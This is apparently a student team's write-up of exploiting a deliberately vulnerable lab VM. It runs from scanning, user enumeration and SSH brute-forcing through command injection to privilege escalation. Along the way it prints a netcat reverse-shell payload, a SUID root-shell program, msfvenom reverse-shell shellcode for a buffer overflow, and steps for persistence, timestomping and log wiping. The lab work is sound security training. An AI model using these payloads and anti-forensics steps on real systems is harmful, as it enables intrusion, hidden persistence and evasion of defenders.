Vulnerable Virtual Machine Write-Up

Contents

1 Team Info **2**

2 Introduction **2**

3 Target Identification **2**

4 Scanning and Enumeration **2**
4.1 Available Services 3

5 Local Access **4**
5.1 CVE leads to SSH Bruteforcing 4
5.2 Command Injection 5
5.3 SSH Key-Based Authentication Setup on NFS Share 6

6 System Enumeration **7**
6.1 Credentials 7
6.2 Critical misconfiguration of the NFS service 8
6.3 SUID bit set on unusual binary 8
6.4 Interesting traces left on bash history 8

7 Privilege Escalation **8**
7.1 Sudo privileges on */usr/bin/vi* utility 8
7.2 Exploiting *no_root_squash* 9
7.3 Buffer Overflow 9
7.4 Bruteforcing root password 11

8 Set up Persistent Access **11**
8.1 Allow SSH root login 11
8.2 Insert additional ssh keys to the autorized_keys file 12
8.3 Cronjob - sys_update 12

9 Clean Traces **12**

1 Team Info


- **Team number**: 10
- **Team members**:
  1. Simone Ciferri
  2. Matteo Concutelli
  3. Adele Mussari
  4. DF1sh
- **VM to exploit**: VM_5715418413019260

2 Introduction

For this assignment, we exploited a vulnerable virtual machine by identifying and leveraging multiple vulnerabilities. We discovered and utilized a CVE for user enumeration, found a command injection vulnerability, and gained an initial foothold on the system. After enumerating the system, we discovered several methods for privilege escalation, including exploiting misconfigurations, performing a buffer overflow attack, and brute-forcing passwords. We then performed additional actions to ensure that our presence remains persistent and undetected. The main tools used during the exploit are: nmap, python3, git, ssh, burpsuite, netcat, linpeas and gdb.

3 Target Identification

The first step is to identify the IP address of our target. Considering both the attackbox and the victim machine are configured in the same NAT network from the VirtualBox settings, we can find the target by performing an **ARP scan** on our subnet using *nmap*:



Since 10.0.2.15 is the attackbox and 10.0.2.1 is the gateawy, **10.0.2.5** is our target.

4 Scanning and Enumeration

The next step is to understand which services are available on the target. Therefore we perform an *nmap* scan on every port:

```
┌──(kali㉿kali)-[~/ethVM2]
└─$ nmap -p- -n -Pn --min-rate=1000 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 06:06 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0021s latency).
Not shown: 55526 filtered tcp ports (no-response), 10003 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
13025/tcp open  unknown
42415/tcp open  unknown
```

Now that we have identified the open ports on the target, we can perform a more focused scan on these specific ports to gather detailed information about the services running on them:

```
┌──(kali㉿kali)-[~/ethVM2]
└─$ nmap -p 22,80,111,2049,13025,42415 -sV -sC 10.0.2.5 -oN scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 06:22 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0032s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.2 (protocol 2.0)
| ssh-hostkey:
|   1024 b5:4b:2d:56:f9:c6:be:e0:ef:cc:5a:0d:e1:39:4d:8a (DSA)
|   2048 84:96:60:5f:22:a3:ec:cb:17:85:2f:1e:ae:a1:e4:9a (RSA)
|_  256 32:9e:35:d4:09:c7:8c:0f:98:60:d3:99:2c:61:3f:59 (ECDSA)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: IsItAlive?
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      13025/tcp   mountd
|   100005  1,2,3      13025/tcp6  mountd
|   100005  1,2,3      13025/udp   mountd
|   100005  1,2,3      13025/udp6  mountd
|   100021  1,3,4      42415/tcp   nlockmgr
|   100021  1,3,4      44135/tcp6  nlockmgr
|   100021  1,3,4      54027/udp6  nlockmgr
|   100021  1,3,4      59704/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
13025/tcp open  mountd   1-3 (RPC #100005)
42415/tcp open  nlockmgr 1-4 (RPC #100021)
```

4.1 Available Services

1. **Port 22 - SSH**: The target is running OpenSSH 6.2. This service provides secure remote login and command execution.

2. **Port 80 - HTTP**: The Apache HTTP server, version 2.4.41, is running on Ubuntu. The HTTP title "IsItAlive?" suggests a web application or service status page.

3. **Port 111 - RPCBind**: RPCBind version 2-4 is active. This service maps RPC program numbers to network addresses, enabling RPC services to be located and accessed.

4. **Port 2049 - NFS**: Network File System (NFS) version 3 is running, allowing file systems to be shared across the network.

5. **Port 13025 and Port 42415 - Mountd and Nlockmgr**: These ports are linked to NFS and RPC services. Port 13025 is associated with *mountd*, the NFS mount daemon that handles file system mount requests. Port 42415 is running *nlockmgr*, the network lock manager, which manages file locking over NFS. These services are integral to NFS operation, ensuring that file access and modifications are synchronized across networked systems.

5 Local Access

5.1 CVE leads to SSH Bruteforcing

From our initial scan, we saw that the target is running OpenSSH 6.2. From online research, we know that versions of OpenSSH below 7.7 are vulnerable to user enumeration (**CVE-2018-15473)**. To exploit this vulnerability, we found a public exploit that leverages this flaw to enumerate possible users.
So we executed the exploit and found an existing user: '*user*'.

```
┌──(kali㉿kali)-[~/ethVM2/CVE-2018-15473]
└─$ python CVE-2018-15473.py 10.0.2.5 -w /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt
[-] root is an invalid username
[-] admin is an invalid username
[-] test is an invalid username
[-] guest is an invalid username
[-] info is an invalid username
[-] adm is an invalid username
[-] mysql is an invalid username
[+] user is a valid username
[-] administrator is an invalid username
[-] oracle is an invalid username
[-] ftp is an invalid username
[-] pi is an invalid username
[-] puppet is an invalid username
[-] ansible is an invalid username
[-] ec2-user is an invalid username
[-] vagrant is an invalid username
[-] azureuser is an invalid username
Valid Users:
user
```

Next, we used Hydra to try and brute-force the password for the user '*user*':

hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.5

```
[DATA] attacking ssh://10.0.2.5:22/
[22][ssh] host: 10.0.2.5   login: user   password: 12345
1 of 1 target successfully completed, 1 valid password found
```

And we've found our first set of credentials!


User	Password
user	12345

```
┌──(kali㉿kali)-[~/ethVM2/CVE-2018-15473]
└─$ ssh user@10.0.2.5
user@10.0.2.5's password:
Last login: Thu Jun 20 14:09:28 2024 from 10.0.2.15
user@vm:~$ id
uid=1003(user) gid=1003(user) groups=1003(user)
user@vm:~$
```

5.2 Command Injection

Let's take a look at the web page:

The page features a single input field, suggesting that it is designed to check if a host is reachable. When entering the IP address of the attackbox, or a domain like "google.com", the page returns "Host is alive". Conversely, entering a nonexistent IP address results in "Host is not reachable." This behavior implies that the server likely takes the user input and performs a **local ping** command, returning the output based on the result.
Given this, a potential vulnerability comes to mind: **injecting a system command** within the input. Initially, we tried injecting the input '*10.0.2.15; nc 10.0.2.15 8888*', after setting up a Netcat listener on the attackbox, just to see if the server actually processes the command. However, this attempt failed, with the application responding that special characters are not allowed.



But this is just a frontend filter. To bypass this, we used Burp Suite to intercept and modify the HTTP request directly, and it worked! The web server is vulnerable to command injection. We therefore exploit this and open a reverse shell:

- On the attackbox: *nc -lnvp 8888*
- On the intercepted HTTP request, inject the following url-encoded command:
  $rm\ /tmp/f;\ mkfifo\ /tmp/f;\ cat\ /tmp/f\ |\ sh\ -i\ 2>\&1\ |\ nc\ 10.0.2.15\ 8888\ >/tmp/f$

```
POST /submit.php HTTP/1.1
Host: 10.0.2.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.0.2.5/
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://10.0.2.5
Connection: close

comment=10.0.2.15;
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.0.
2.15%208888%20%3E%2Ftmp%2Ff
```

And we are in. Local access to the user www-data is gained.

```
┌──(kali㉿kali)-[~/ethVM2]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 41124
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

5.3 SSH Key-Based Authentication Setup on NFS Share

The goal was to setup a password-less access to the SSH server using a public/private key pair for a user (nfs_user) whose home directory is shared over NFS. The process involved mounting the NFS share, generating an SSH key pair, configuring the necessary files and permissions, and successfully connecting to the SSH server using the generated key pair.
The steps taken are:

- **Mount the NFS Share**: mount the NFS share from the server to the attack machine

  sudo mount -t nfs 10.0.2.5:/home/nfs_user /tmp/nfs_user*

- **Generate SSH Key Pair**: use ssh-keygen on the attack machine to generate a new SSH key pair

  ssh-keygen -t rsa -b 4096 -f /tmp/id_rsa

- **Create the *.ssh* Directory and *authorized_keys* File**:
  - **Create the *.ssh* directory**: in the home directory of nfs_user on the NFS share

    mkdir -p /tmp/nfs_user/.ssh
  - **Set Directory Permissions**: set the correct permissions for the *.ssh* directory

    chmod 700 /tmp/nfs_user/.ssh
  - **Create the *authorized_keys* File**: copy the public key to the authorized_keys file

    `cat /tmp/id_rsa.pub > /tmp/nfs_user/ssh/authorized_keys`

- **Set File Permissions**: set the correct permissions for the *authorized_keys* file

  chmod 600 /tmp/nfs_user/.ssh/authorized_keys

- **Set Ownership**: ensure the correct user (nfs_user) owns the *.ssh* directory and *authorized_keys* file.
  By executing *ls -la* in the nfs share, we can see that the owner of the files in the nfs_user home directory is **1005** (nfs_user uid), so we used it

  chown -R 1005:1005 /tmp/nfs_user/.ssh

Setting as owner 1005 is necessary because in the attack machine we don't have the user *nfs_user*, so the *chown* command raises an error if executed with *nfs_user*.

- **Use SSH with the Private Key**: From the attack machine connect to SSH server using the previously generated private key

ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa -i /tmp/id_rsa nfs_user@10.0.2.5

```
┌──(kali㉿kali)-[/tmp]
└─$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa -i ./id_rsa nfs_user@192.16
8.190.239
Last login: Mon Jun 24 21:12:12 2024 from 192.168.190.205
nfs_user@vm:~$ id
uid=1005(nfs_user) gid=1005(nfs_user) groups=1005(nfs_user)
```

6 System Enumeration

This section contains some of the most crucial information, gathered after the initial foothold, that's going to be useful for the Privilege Escalation process.
By performing some manual enumeration and executing ***linpeas*** on the target machine (we're logged in as *www-data*), here's what we found:

6.1 Credentials

The user '*fiko*' has sudo privileges on the command *vi /etc/shadow*:

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Sorry, try again.
/etc/sudoers:Defaults   env_reset
/etc/sudoers:Defaults   mail_badpass
/etc/sudoers:Defaults   secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
/etc/sudoers:root       ALL=(ALL:ALL) ALL
/etc/sudoers:fiko    ALL=(ALL) NOPASSWD: /usr/bin/vi /etc/shadow
```

Not only sudo privileges on *vi* can be used to escalate privileges and spawn a root shell, but the fact that we can specifically open the /etc/shadow file immediately suggests a potential attack vector.
With this information, we tried to bruteforce an ssh login with the user '*fiko*', using hydra:
hydra -l fiko -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.5
And we found one more set of credentials:


User	Password
user	12345
fiko	qwerty

The first action was to log in as fiko and leverage the sudo privileges to copy the /etc/shadow file, which contains the hashed passwords for all users on the system.
Once we had a local copy of the shadow file, we used John the Ripper to attempt to crack the hashed passwords, and found other credentials:

User	Password
user	12345
fiko	qwerty
ftpuser	password
www-data	hello123


Spoiler alert: we're not going to need all of this information to escalate our privileges, but it's still a good practice to note every weakness we're able to find.

6.2 Critical misconfiguration of the NFS service



The *no_root_squash* option allows the root user on the client machine to have root privileges on the NFS server. This configuration is a significant security risk, we will see why.

6.3 SUID bit set on unusual binary



There's also the source code '*filetransfer.c*' on the same folder. This appears to be a candidate buffer overflow vulnerability.

6.4 Interesting traces left on bash history

Last but not least, we checked if we had access to any of the users' bash history files. This helps in determining if the developers left behind any useful traces. Upon examination, we found we had access to the *.bash_history* file of the user '*nfs_user*' and saw something interesting:

git clone https://github.com/carlospolop/su-bruteforce.git
./suBF.sh -u root

After a quick research, we found that these commands indicate that the developers of this machine cloned a repository specifically designed for brute-forcing the su command and subsequently ran a script targeting the root user. This is going to be useful for the next section.

7 Privilege Escalation

7.1 Sudo privileges on */usr/bin/vi* utility

After logging on ssh using the previously found credentials *fiko:qwerty*, we perform the following steps:

- Open a file using *vi* with sudo privileges, in our case we can only open one file: *sudo vi /etc/shadow*
- Switch to interactive mode and type *:!/bin/bash*

```
ftpuser:$6$vdNjZ/332keaoPBo$z2dnt7l7r2WF.vtCbmMUnDkLW5R8.Et5ptfQDue6QQI.GiEq57sMM
x2Etp7fsSnME4aIoJTJmMNarZhnXGOOzF/:19826:0:99999:7:::
sshd:!:19831:0:99999:7:::
user:$6$IJnlYmXtLxhSxODf$93AtwbH1rRlHYWEroy1ccNEAMxWh0zxjKaYb4szXL7RYkV3IOwq.Ecyy
6yI6ROcL2MDOyXws3nG1l8sVj1czbX/:19836:0:99999:7:::
fiko:$6$P4TtYSvQ2YI7fsSz$pyTYzqntx.Bw1UbJe682K9cNCAAIYe//KMzhxxhhoM.nfqqCUK2sLdHH
exqdf/fPJXhvGgVN/0CwXWZJw/VxGD.:19836:0:99999:7:::
_rpc:*:19838:0:99999:7:::
statd:*:19838:0:99999:7:::
nfs_user:$6$PBZl9nt0pEmb5Fcw$bRuk.u3AcCvUbtCsIw0ibasjTrCh3UkkzNlkRKR92M4naPTY8Bzz
sVAJmj5KeuWpSlrsgV5affFS7T5xf3B1FB.:19838:0:99999:7:::
www-data:$6$K6ihy9Hf3784ZUzJ$ZUYUF4P1OheShbqgtfk3QNCrRUybzf77MgbQhDycLYaS/zC/LDnn
w8wrh59kASxnKU5xGxJ8P0lH6.C84h66OQ.:19838::::::
:!/bin/bash
```

- Press ENTER and gain root access

```
fiko@vm:~$ sudo vi /etc/shadow

root@vm:/home/fiko# id
uid=0(root) gid=0(root) groups=0(root)
root@vm:/home/fiko#
```

7.2 Exploiting *no_root_squash*

We mounted the file system */home/nfs_user** from the NFS server to our local machine:

sudo mount -t nfs 10.0.2.5:/home/nfs_user /tmp/pe*

and, using root privileges, created a malicious payload.c file that spawns a root shell:

```
#include <unistd.h>
#include <stdlib.h>

int main(){
    setuid(0);
    system("/bin/sh");
    return 0;
}
```

Since the gcc version of the target machine is different from the attackbox, we compiled the file statically:

sudo gcc -static payload.c -o payload

After setting the SUID bit on the binary (*chmod +s payload*), we moved on the low privileged shell and executed it.

```
www-data@vm:/home/nfs_user$ ls
payload  payload.c
www-data@vm:/home/nfs_user$ ./payload
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
#
```

7.3 Buffer Overflow

After logging to a low privileged shell (either by using ssh with the previously found credentials *fiko:qwerty* or by using the previously gained reverse shell with the user *www-data*), we exploited the *filetransfer* binary with SUID bit set that was located in the */usr/share/* folder. The goal was to gain control over the instruction pointer to execute arbitrary code, specifically to spawn a reverse **root** shell. The steps taken are as follows:


- **Segmentation Fault and Offset Determination**: using GDB, the program was initially made to segfault with an input of 500 dummy characters. With that information, the exact offset was calculated using Metasploit's `pattern_create` and `pattern_offset` scripts and it was 272 bytes.
- **Identification of Bad Characters**: To identify any characters that might disrupt the payload (bad characters), a string of hex characters was used in GDB, and the memory was analyzed for these characters. The bad characters we found were `"\x00", "\x09", "\x0a" and "\x20"`.
- **Shellcode Generation**: The shellcode was generated using `msfvenom` with the following command

  ```
  msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.178.155 LPORT=8888
  PrependSetuid=true -f c -a x86 --platform linux -b "\x00\x09\x0a\x20" -o shellcode
  ```

  The shell length was 102 bytes.
- **NOP Sled Insertion**: 100 NOPs were inserted before the actual shellcode, and the entire payload was executed.
- **Memory Analysis and Payload Adjustment**: Using GDB, a point in memory where the NOPs were located was identified, and this address was placed as the final part of the payload (in reverse order).
  So, the final payload structure was calculated as: `(276 - 100 - 102 - 4) + 100 + 102 + 4`.
  The payload was:

  ```
  $(python3 -c 'import sys; sys.stdout.buffer.write(b"U"*70 + b"\x90"*100 +
  b"\xbf\x8f\x9c\x80\xe9\xdb\xd6\xd9\x74\x24\xf4\x5e\x29\xc9\xb1\x13\x31\x7e\x15
  \x83\xc6\x04\x03\x7e\x11\xe2\x7a\xad\x5b\x83\x93\x96\x96\xd4\xaa\xfd\xde\x36\x9f
  \x42\x72\xd3\x1d\xcc\x95\x93\x47\x03\xd5\x47\xde\x2b\xe9\xaa\x60\x02\x6f\xcc\x08
  \x55\x27\x4d\xb5\x3d\x3a\x92\x67\x06\xb3\x73\xd7\x10\x94\x22\x44\x6e\x17\x4c\x8b
  \x5d\x98\x1c\x23\x30\xb6\xd3\xdb\xa4\xe7\x3c\x79\x5c\x71\xa1\x2f\xcd\x08\xc7\x7f
  \xfa\xc7\x88" + b"\xd8\xd7\xff\xff")')
  ```

- **Execution**: A Netcat listener was started on the attack machine, and the payload was launched against the target program. The result was a successful reverse **root** shell



7.4 Bruteforcing root password

After looking at the bash history of the user '*nfs_user*' and discovering commands that pointed to an attempt to brute-force the root password using a tool cloned from GitHub, we proceeded with the following steps:

git clone https://github.com/carlospolop/su-bruteforce.git

We're now left with a wordlist and a bash script that bruteforces logins using that wordlist.

```
www-data@vm:/tmp/su-bruteforce$ ls
README.md  suBF.sh  top12000.txt
```

So we run *./suBF.sh -u root*

```
www-data@vm:/tmp/su-bruteforce$ ./suBF.sh -u root
[+] Bruteforcing root...
You can login as root using password: 123123123
^C
www-data@vm:/tmp/su-bruteforce$ su
Password:
root@vm:/tmp/su-bruteforce# id
uid=0(root) gid=0(root) groups=0(root)
root@vm:/tmp/su-bruteforce#
```

And we can happily add the newly discovered password to the list of credentials:

User	Password
user	12345
fiko	qwerty
ftpuser	password
www-data	hello123
root	123123123

8 Set up Persistent Access

8.1 Allow SSH root login

To set up persistent access, since we found the root password during the privilege escalation phase, we will use it from now on to log in via SSH as the root user.
With the command *ls -l sshd_config* we can see the last modification date of the file is April 27, 17:52.
Now we can proceed by changing the sshd_config file:

- We simply add root to the list of allowed users

```
#       AllowTcpForwarding no
#       ForceCommand cvs server
AllowUsers user fiko nfs_user root
```


- And uncomment the *PermitRootLogin* option

```
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
```

Now, to clean traces, we can set the last modification date back to the original:

touch -d "2024-04-27 17:52:00" /usr/local/etc/sshd_config

And can now login on ssh with the credentials root:123123123 and ensure persistent access.



8.2 Insert additional ssh keys to the autorized_keys file

We decided to append additional SSH public keys to the *authorized_keys* file of every user allowed to SSH. We didn't remove or alter the existing keys ensuring that the legitimate users' access remains unaffected. Users will continue to log in normally without noticing any disruption in their usual access routines.
As before, to clean traces, we can set the last modification date back to the original (January 24, 2019) by using the *touch* command.

8.3 Cronjob - sys_update

Anticipating that the administrator might change the root password at any moment in the future, we decided to add an additional layer of persistence.
We created a cronjob named '*sys_update*', that gets executed by root every 24 hours:

*0 0 * * * /usr/sbin/sys_update*

The script contains a reverse shell to our attackbox. So now, in case the root password gets changed, we can open a netcat listener at 01:23 a.m. and wait for our reverse shell:

Last but not least, by setting the date to January 24, 2019,

touch -d "2019-01-24" /usr/sbin/sys_update

we ensured that our script blends in with the existing files in /usr/sbin. This makes it less likely for the script to be noticed during routine checks or audits.

9 Clean Traces

To ensure our activities remain undetected, we performed several steps to clean traces from the target system.

1. **Delete files**: First of all, we deleted all files that were used during the exploitation process. This included:
   - *linpeas*
   - the payload used for exploiting *no_root_squash* on NFS.
   - the fifo used for the reverse shell on www-data
   - any other tool or file that we uploaded to the target system
2. **Clean Bash History**: To prevent any commands we executed from being discovered, we cleared the shell history. Since completely clearing the history can still be suspicious, it is possible to remove only the recent entries to maintain a more natural appearance, and that's what we did on every account we were able to log into.

3. **Change Date**: By setting the dates to match those of other files in the same directory, we ensured our activities blended seamlessly with legitimate system activities, making it less likely for our modifications to be noticed during routine checks. Files edited include:
    - the *sshd_config* file
    - the mounted folder */home/nfs_user*
    - any other file we touched during the session
4. **Clean Logs**: To obscure our presence further, we cleaned various system logs that could potentially contain records of our activities. This included authentication logs, system logs, and other relevant log files